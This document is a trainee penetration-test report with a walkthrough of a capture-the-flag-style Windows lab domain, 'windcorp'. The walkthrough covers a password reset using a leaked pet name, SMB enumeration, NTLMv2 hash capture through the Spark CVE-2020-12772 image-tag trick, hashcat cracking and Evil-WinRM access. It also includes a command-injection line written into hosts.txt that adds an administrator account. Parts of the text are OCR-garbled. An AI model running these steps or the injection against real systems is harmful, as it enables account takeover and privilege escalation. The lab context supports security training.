# SECURITY ASSESSMENT

<<RA>>

Submitted to: << sprints>>

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# **Security Engagement Summary**

# **Engagement Overview**

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Explain the engagement.

- The engagement was requested by the Sprints team to assess the security posture of the system.
- The engagement is being completed by team4, as the trainee.
- The primary goal is to test the provided IP address and identify any vulnerabilities that could result in root or high-privilege access.
- The assessment is conducted one time.

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# Scope

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The scope of the engagement is a **network penetration test** focused on the **provided IP address**, with the objective of identifying vulnerabilities that could be exploited to **compromise the system or gain high-privilege access**.

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# **Executive Risk Analysis**

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- 1. Information Disclosure on Main Page (Medium)
  - Explanation: When inspecting the page's elements, we found an image containing a user's name. This
    information could be used to reset the password.
- 2. Exploit Spark (CVE-2020-12772) (High)
  - Explanation: By exploiting this CVE, an NTLM hash can be obtained, which can be cracked to gain access to the system.
- 3. Privilege Escalation from Misconfiguration (High)
  - Explanation: A PowerShell script with weaknesses and misconfiguration was found. With improper permissions, it allows escalation to administrator access.

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### **Executive Recommendation**

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We recommend prioritizing the remediation of high-risk vulnerabilities, such as the privilege escalation and NTLM hash exposure. Immediate attention should be given to securing misconfigurations and sensitive information disclosures. Implement stronger access controls and ensure secure handling of user data to mitigate potential exploitation. >>

# Significant Vulnerability Summary

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This report highlights critical vulnerabilities that could lead to significant security risks.

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# **High** Risk Vulnerabilities

- Exploit Spark (CVE-2020-12772)
- Privilege Escalation from Misconfiguration

#### **Medium Risk Vulnerabilities**

• Information Disclosure on Main Page

#### Low Risk Vulnerabilities

non

# Significant Vulnerability Detail


#### << Information Disclosure>>

<<MEDIUM >>

<<

#### Vulnerability detail

- Assessed Risk Level: Medium
- **Discussion (Executive Summary):** During the assessment, an image was discovered that contained sensitive information used in the password reset process. This hidden data within the image could be leveraged by an attacker to bypass security controls and reset user credentials without authorization.
- Evidence of Validation:



- **Probability of Exploit/Attack:** There is a moderate probability of this vulnerability being exploited, especially if the attacker has access to the image and the technical ability to extract the embedded data.
- Impact of Exploitation: If exploited, this vulnerability could allow an attacker to reset critical user passwords, potentially leading to unauthorized access to sensitive accounts, disrupting business operations, and affecting user privacy and data security.
- Remediation: It is recommended to remove any sensitive data from media files, use encryption when handling sensitive information, and employ thorough validation processes for password reset mechanisms. Regular audits and monitoring for such leaks should be conducted to mitigate future risks.

# << Exploit Spark (CVE-2020-12772)>>

#### << HIGH >>

<<

#### Vulnerability detail

- Assessed Risk Level: High
- Discussion (Executive Summary): When accessing the SMB service, we discovered the Spark application
  installed on the system. After searching for exploits corresponding to this version, we were able to obtain NTLM
  hashes. By cracking these hashes, we gained unauthorized access to the system.
  - **Evidence of Validation:** -\$`smbclient //10.10.96.121/Shared -∪ windcorp.thm/lilyle%ChangeMe#1234 "help" to get a list of possible commands. smb: ∖> ls D 0 Fri May 29 20:45:42 2020 Fri May 29 20:45:42 2020 0 Α Flag 1.txt 45 Fri May 1 11:32:36 2020 Fri May 29 20:45:01 2020 A 29 26628 spark\_2\_8\_3.deb spark\_2\_8\_3.dmg Α 99 55201 Sun May 3 07:06:58 2020 spark\_2\_8\_3.exe Α 78 65568 Sun May 3 07:05:56 2020 spark\_2\_8\_3.tar.gz 12 216290 Sun May 3 07:07:24 2020 15587583 blocks of size 40 6. 10913296 blocks available mb: \> get "spark\_2\_8\_3.deb' arallel read returned NT STATUS TO TIMEOU smb: \> getting file \spark\_2\_8\_3.deb of size 29526628 as spark\_2\_8\_3.deb SMBecho failed (NT\_ https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md i Forums 🛚 \overline Kali NetHunter 🔍 Exploit-DB 💄 Google Hacking DB 🍴 OffSec cves / cve-2020-12772 / CVE-2020-12772.md Blame 30 lines (21 loc) · 1.17 KB Preview Code Home | Projects | Downloads | Community | Fans | Support | About When we opened a chat with another user, we could send an <img tag to that user with an external URL as the <img src=[external\_ip]/test.img> Each time the user clicks the link, or the ROAR module automatically preloads it, the external server receives th together with the NTLM hashes from the user that visits the link, i.e. the user you are chatting with! **Exploitation**
- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability, given the accessibility of the SMB service and the presence of the vulnerable Spark application.
- Impact of Exploitation: If exploited, this vulnerability could allow unauthorized users to gain access to sensitive
  data and systems. This could potentially affect all users and departments that rely on the Spark application,
  leading to severe business continuity issues and financial losses.
- **Remediation:** To mitigate this vulnerability, it is crucial to ensure that the Spark application is updated to the latest version that addresses CVE-2020-12772. Additionally, implementing strict access controls and monitoring SMB traffic can help detect and prevent exploitation attempts.

### << Privilege Escalation from Misconfiguration >>

<<HIGH>>

<<

Vulnerability detail

- Assessed Risk Level: High
- Discussion (Executive Summary): We found a PowerShell script containing a misconfiguration that allows our
  user to change the passwords of any user. The script rewrites the hosts.txt file, which is executed by the
  PowerShell script. This misconfiguration enables the attacker to add a new user with administrative privileges.
- Evidence of Validation:

```
C:\> cd scripts
                PS C:\scripts> ls
     Directory: C:\scripts
Mode
                         LastWriteTime
                                                     Length Name
                               5:53 AM
                   5/3/2020
                                                       4119 checkservers.ps1
                10/22/2024
                                8:41 PM
                                                         31 LUE.LAL
                PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"
# start looping here
$available = $Null
$notavailable = $Null
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
if($p)
      # if the Host is available then just write it to the screen
```

- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability due to the misconfiguration in the PowerShell script, especially if they have access to the script's execution environment.
- Impact of Exploitation: If exploited, this vulnerability could allow unauthorized users to gain administrative access, affecting all users and departments that rely on the compromised accounts. This could lead to data breaches, unauthorized system changes, and significant business continuity disruptions.
- **Remediation:** To mitigate this vulnerability, it is essential to review and restrict access to the PowerShell script to only trusted users. Additionally, implementing secure coding practices, such as validating user input and properly handling sensitive operations, can help prevent such misconfigurations in the future.

# Methodology

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- > Scanning with Nmap: Conduct a comprehensive network scan to identify active hosts, open ports, and services running on the target systems.
- Using smbclient: Utilize smbclient to list all shared folders on the target and access the directories as needed.
- ➤ Using Hashcat: Employ Hashcat to crack the NTLMv2 hashes obtained from the SMB shares.
- > Gain Access using Evil-WinRM: Leverage Evil-WinRM to establish a remote session and gain access to the target system.

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#### **Assessment Toolset Selection**

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- Nmap: A powerful network scanning tool used to discover hosts and services on a computer network.
- **smbclient:** A command-line tool that allows access to SMB/CIFS resources on servers, useful for enumerating shares and accessing files.
- **Hashcat:** A versatile password recovery tool that supports various hashing algorithms, including NTLMv2, allowing for the cracking of captured hashes.
- **Evil-WinRM:** A tool for establishing a remote session to Windows machines over WinRM, useful for executing commands and managing Windows systems remotely.

>>

### **Assessment Methodology Detail**

<<

```
At first, we used Nmap to scan services as...
                                   VERSION
          STATE SERVICE
 53/tcp
                                   Simple DNS Plus
                domain
          open
 80/tcp
                                   Microsoft IIS httpd 10.0
          open
                http
 _http-server-header: Microsoft-IIS/10.0
  http-methods:
     Potentially risky methods: TRACE
 |_http-title: Windcorp.
                                   Microsoft Windows Kerberos (se
 88/tcp
          open
                kerberos-sec
                                   Microsoft Windows RPC
 135/tcp
          open
                msrpc
                                   Microsoft Windows netbios-ssn
 139/tcp
          open
                netbios-ssn
 389/tcp open
               ldap
                                   Microsoft Windows Active Direc
 443/tcp open
                ssl/https
                                   Microsoft-HTTPAPI/2.0
   http-ntlm-info:
     Target_Name: WINDCORP
     NetBIOS Domain Name: WINDCORP
     NetBIOS_Computer_Name: FIRE
     DNS Domain Name: windcorp.thm
     DNS_Computer_Name: Fire.windcorp.thm
     DNS_Tree_Name: windcorp.thm
     Product_Version: 10.0.17763
  http-server-header: Microsoft-HTTPAPI/2.0
  tls-alpn:
     http/1.1
  _ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
   HTTP/1.1 401 Unauthorized\x0D
     Negotiate
     NTLM
  ssl-cert: Subject: commonName=Windows Admin Center
  Subject Alternative Name: DNS:WIN-2FAA40QQ70B
  Not valid before: 2020-04-30T14:41:03
  _Not valid after: 2020-06-30T14:41:02
 | http-title: Site doesn't have a title.
 445/tcp open microsoft-ds?
 464/tcp open
                kpasswd5?
 593/tcp open
                ncacn_http
                                  Microsoft Windows RPC over HTT
 636/tcp open
                ldapssl?
 2179/tcp open
                vmrdp?
 3268/tcp open
                ldap
                                   Microsoft Windows Active Direc
                globalcatLDAPssl?
 3269/tcp open
 3389/tcp open
                                   Microsoft Terminal Services
                ms-wbt-server
 | ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
```

We gained access to a web service, and we have a domain and subdomain. After accessing it, we tried to gather information. When we attempted the password reset function, we encountered a hint with a pet in the ask. We found an

image of a girl with her dog, and upon inspecting the element, we discovered this... Lily Levesque **Emily Jensen** "Love it! Thanks for beleiving in me!" "I love being able to bring my best friend to Style Editor Performance 1 Memory Storage \* Accessibility 888 Application img/lilyleAndSparky.jpg" alt=""> So we can use this, and when we tested the password reset as... https://forums.kail.org/


Your password has been reset to: Change 1234

emember to change it after logging in!


After that, we can use smbclient to access the SMB folder as..

```
-(zezo®kali)-[~/Downloads]
 -$ smbclient -L 10.10.96.121 -U windcorp.thm/lilyle%Character
                                                                1234
                                   Comment
        Sharename
                        Type
        ADMIN$
                        Disk
                                   Remote Admin
        C$
                                   Default share
                        Disk
                        IPC
                                   Remote IPC
        IPC$
        NETLOGON
                        Disk
                                   Logon server share
        Shared
                        Disk
        SYSV0L
                        Disk
                                   Logon server share
                        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.96.121 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
  -(zezo®kali)-[~/Downloads]
 -$
  (Zezo® Kati)-[~/Downtoads]
 -$ smbclient //10.10.96.121/Shared -U windcorp.thm/lilyle%ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \> ls
                                     D
                                                 Fri May 29 20:45:42 2020
                                     n
                                              0 Fri May 29 20:45:42 2020
 Flag 1.txt
                                              45 Fri May 1 11:32:36 2020
                                     A 29 26628 Fri May 29 20:45:01 2020
 spark_2_8_3.deb
 spark_2_8_3.dmg
                                     A 99 55201
                                                  Sun May 3 07:06:58 2020
 spark_2_8_3.exe
                                     A 78 65568
                                                  Sun May 3 07:05:56 2020
                                     A 12 216290 Sun May 3 07:07:24 2020
 spark_2_8_3.tar.gz
               15587583 blocks of size 40 6. 10913296 blocks available
nb: \> get "spark 2 8 3.deb"
arallel read returned NT STATUS IO TIMFOU
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb SMBecho failed (NT_
```

We installed the spark.deb, and we found a proof of concept (PoC) for this version as...




When we find an online user or staff, we can exploit this, and we will receive the NTLMv2 hash as...



Now we try crack it using hashcat as ttps://hashcat.net/fag/morework SE::WINDCORP:c91fce10d778a255:ceff83e0412c3d0f9915321f80333a23:01010000000000000a6c47e06f924db01a1392f15dfa10e5c00000000020008005200  $\underline{\texttt{-904c004f00430041004c0003003400570049004e002d004200420041004d00360043004e0049003100440033002e0052005a00340043002e004c004f004300410040036004f0043004e00440033002e005a00340043002e004c004f004300410040036004f0043004e00440036004f00440004f0044004f0044004f0044004f00440040044004004400400440044000400040004000400040004000400040004000400040004$ ssion...... hashcat atus..... Cracked sh.Mode.....: 5600 (NetNTLMv2) sh.Target.....: BUSE::WINDCORP:c91fce10d778a255:ceff83e0412c3d0f991...000000 ne.Started....: Tue Oct 22 23:11:23 2024 (7 secs) ne.Estimated...: Tue Oct 22 23:11:30 2024 (0 secs) rnel.Feature...: Pure Kernel ess.Base.....: File (/home/zizou/Desktop/rockyou.txt) ess.Queue.....: 1/1 (100.00%) eed.#1.....: 509.6 kH/s (1.46ms) @ Accel:256 Loops:1 Thr:1 Vec:8 covered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new) ogress.....: 2959360/14344385 (20.63%)

After that, we can now access the system using the Evil-WinRM tool as...



After searching, we found a scripts folder containing a PowerShell script. This file is misconfigured, and we can use it to add a user with admin privileges.

```
PS C:\> cd scripts
             PS C:\scripts> ls
    Directory: C:\scripts
Mode
                    LastWriteTime
                                          Length Name
                                            4119 checkservers.ps1
               5/3/2020
-a-
                          5:53 AM
                          8:41 PM
             10/22/2024
                                              31 tog.txt
-a----
 Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"
# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
1†($p)
     # if the Host is available then just write it to the screen
```

First, when we show our group, we can change any user's password, allowing us to use this advantage to log in to the brittancr SMB and edit the hosts.txt file to add a new user with high privileges as...

```
while ($Exit -ne $True)
              PS C:\scripts> whoami /groups
GROUP INFORMATION
Group Name
                                                                 SID
                                               Type
                                                                                                                 M
                                               Well-known group S-1-1-0
Everyone
BUILTIN\Users
                                                                                                                 Ma
                                               Alias
                                                                 S-1-5-32-545
                                                                                                                 M
BUILTIN\Pre-Windows 2000 Compatible Access
                                               Alias
                                                                 S-1-5-32-554
                                                                                                                 Ma
                                                                 S-1-5-32-548
BUILTIN\Account Operators
                                               Alias
                                                                                                                 Ma
BUILTIN\Kemote Desktop Users
                                               Alias
                                                                 S-1-5-32-555
                                                                                                                 Ma
BUILTIN\Remote Management Users
                                               Alias
                                                                 S-1-5-32-580
                                               Well-known group S-1-5-2
                                                                                                                 Ma
NT AUTHORITY\NETWORK
                                                                                                                 M
NT AUTHORITY\Authenticated Users
                                               Well-known group S-1-5-11
NT AUTHORITY\This Organization
                                               Well-known group S-1-5-15
WINDCORP\IT
                                                                 S-1-5-21-555431066-3599073733-176599750-5865
                                                                                                                M:
                                               Group
NT AUTHORITY\NTLM Authentication
                                               Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label
                                                                 S-1-16-8448
                                                                     📫 2 /domain
                 PS C:\users> net user brittanycr Pa
 The command completed successfully.
  GNU nano 7.2
                                                                                                         hosts.txt
google.com
cisco.com
;net user zizou Password123! /add;net localgroup Administrators zizou /add
  $ evil-winrm -i windcorp.thm -u zizou -p Password123!
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplem
            PS C:\Users\zizou\Documents> whoami
windcorp\zizou
            PS C:\Users\zizou\Documents> whoami /group
whoami.exe : ERROR: Invalid argument/option - '/group'.
                            : NotSpecified: (ERROR: Invalid ...ion - '/group'.:String) [], RemoteException
   + CategoryInfo
   + FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.
            PS C:\Users\zizou\Documents> whoami /groups
GROUP INFORMATION
Group Name
                                           Type
                                                            SID
                                                                         Attributes
                                                                         Mandatory group, Enabled by default, Enab
                                          Well-known group S-1-1-0
Everyone
BUILTIN\Administrators
                                           Alias
                                                            S-1-5-32-544 Mandatory group, Enabled by default, Enab
                                                            S-1-5-32-545 Mandatory group, Enabled by default, Enab
SIBSO/NITITIO
                                           Alias
BUILTIN\Pre-Windows 2000 Compatible Access Alias
                                                            S-1-5-32-554 Mandatory group, Enabled by default, Enab
NT AUTHORITY\NETWORK
                                           Well-known group S-1-5-2
                                                                         Mandatory group, Enabled by default, Enab
NT AUTHORITY\Authenticated Users
                                           Well-known group S-1-5-11
                                                                         Mandatory group, Enabled by default, Enab
                                           Well-known group S-1-5-15
                                                                         Mandatory group, Enabled by default, Enab
NT AUTHORITY\This Organization
NT AUTHORITY\NTLM Authentication
                                           Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enab
```

Label

S-1-16-12288

Mandatory Label\High Mandatory Level

PS C:\Users\zizou\Documents> cd